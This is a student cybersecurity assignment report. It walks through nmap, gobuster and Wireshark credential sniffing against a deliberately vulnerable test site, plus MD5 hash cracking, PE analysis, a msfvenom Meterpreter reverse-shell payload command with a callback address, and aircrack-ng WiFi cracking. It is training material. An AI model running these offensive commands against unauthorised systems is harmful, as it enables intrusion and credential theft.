CYBER SECURITY PRACTICAL ASSIGNMENT REPORT

Student Details

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Task Level (Beginner):

TARGET WEBSITE

http://testphp.vulnweb.com/

This is a deliberately vulnerable web application used for security testing and educational purposes.

TASK 1: PORT SCANNING USING NMAP

Objective
To identify open ports and services running on the target website.

Tools Used
- Kali Linux
- Nmap

Procedure
1. Open Kali Linux terminal.
2. Run the following command: nmap testphp.vulnweb.com
3. The scan identifies open ports and corresponding services.

Output
Common open ports observed:
- 80/tcp → HTTP
- 443/tcp → HTTPS

Result
The target system was successfully scanned and open ports were identified.

TASK 2: DIRECTORY BRUTE FORCING USING GOBUSTER

Objective
To discover hidden directories on the target website.

Tools Used
- Gobuster
- Dirb wordlist

Procedure
1. Open terminal in Kali Linux.
2. Execute the command: gobuster dir -u http://testphp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt
3. The tool attempts to find directories using a wordlist.

Output
Example directories discovered:
- /admin
- /images
- /login
- /uploads

Result
Hidden directories of the website were successfully identified.

TASK 3: NETWORK TRAFFIC ANALYSIS USING WIRESHARK

Objective
To capture and analyze network traffic and extract login credentials.

Tools Used
- Wireshark
- Kali Linux browser

Procedure
1. Open Wireshark.
2. Select network interface (eth0).
3. Start packet capture.
4. Open browser and navigate to:
   http://testphp.vulnweb.com/login.php
5. Enter credentials: Username: test
   Password: test

6. Submit login form.
7. Stop packet capture in Wireshark.
8. Apply filter: http
9. Locate POST request for login.
10. Use "Follow HTTP Stream" to view transmitted data.

Output

Captured credentials:

- Username: test
- Password: test

Result

Sensitive login credentials were successfully intercepted from network traffic.

CONCLUSION


This experiment demonstrated:

- Port scanning techniques
- Directory enumeration
- Packet sniffing and credential extraction


It highlights the importance of secure configurations and encrypted communication.

SCREENSHOTS TO ATTACH


1. Nmap scan result




2. Gobuster output




3. Wireshark interface



4. Login request (POST)



5. Extracted credentials



Task Level (Intermediate):

TASK 1: VeraCrypt Password Recovery

Objective
To decode an encrypted password and access a protected file using VeraCrypt.
Tools Used

- VeraCrypt
- CrackStation (Online Hash Cracker)

Procedure

1. The file encoded.txt was opened and contained a hash value:
   482c811da5d5b4bc6d497ffa98491e38
2. The hash was identified as an MD5 hash.
3. The hash was submitted to CrackStation for decoding.
4. The decoded password obtained:
   password123
5. VeraCrypt was installed and launched.
6. The encrypted volume file was selected.
7. The password was entered to mount the volume.
8. The mounted drive was accessed to retrieve the secret code.

Result
The encrypted volume was successfully accessed and the hidden file was retrieved.

TASK 2: PE Explorer Analysis

Objective
To find the entry point of an executable using PE Explorer.
Tools Used

- PE Explorer

Procedure

1. PE Explorer was installed and launched.
2. The executable file (VeraCrypt setup) was opened.
3. The Optional Header section was examined.
4. The AddressOfEntryPoint field was identified.

Result
The entry point address of the executable was successfully located.

TASK 3: Metasploit Payload (Concept Demonstration)

Objective
To understand reverse shell payload creation using Metasploit.
Tools Used
- Kali Linux
- Metasploit Framework

Procedure
1. Kali Linux virtual machine was started.
2. Terminal was opened.
3. Metasploit framework was launched using:
   msfconsole
4. Available payloads were listed using:
   msfvenom -l payloads
5. A sample payload command was executed:
   msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe
6. A handler was configured using:
   use exploit/multi/handler

Result
The process of creating and handling a reverse shell payload was successfully demonstrated in a controlled environment.

TASK 4: WiFi Security Analysis

Objective
To understand WiFi handshake capture and password cracking.
Tools Used
- Kali Linux
- Aircrack-ng Suite

Procedure
1. Kali Linux was launched.
2. Network interfaces were checked using:
   ip a
3. Aircrack-ng tools were verified using:
   airmon-ng
4. Network scanning command studied:
   airodump-ng

5. A sample wordlist was created:
   echo "password123" > wordlist.txt
6. Password cracking command executed:
   aircrack-ng test.cap -w wordlist.txt

Note

Due to virtual machine limitations, a wireless adapter was not available. Therefore, commands were executed in a simulated environment.

Result

The working of WiFi security testing tools was successfully understood.

CONCLUSION

This assignment provided hands-on experience in:


- Password cracking using hash analysis
- Executable file analysis
- Understanding penetration testing tools
- Wireless security concepts

It highlighted the importance of strong passwords, secure systems, and ethical hacking practices.


SCREENSHOTS (TO ATTACH)

1. Hash cracking result


2. VeraCrypt mounted volume




3. PE Explorer entry point



4. Metasploit terminal



5. Aircrack-ng commands



<u>Conclusion : This project demonstrates practical exposure to real-world cybersecurity tools in a controlled and ethical environment.</u>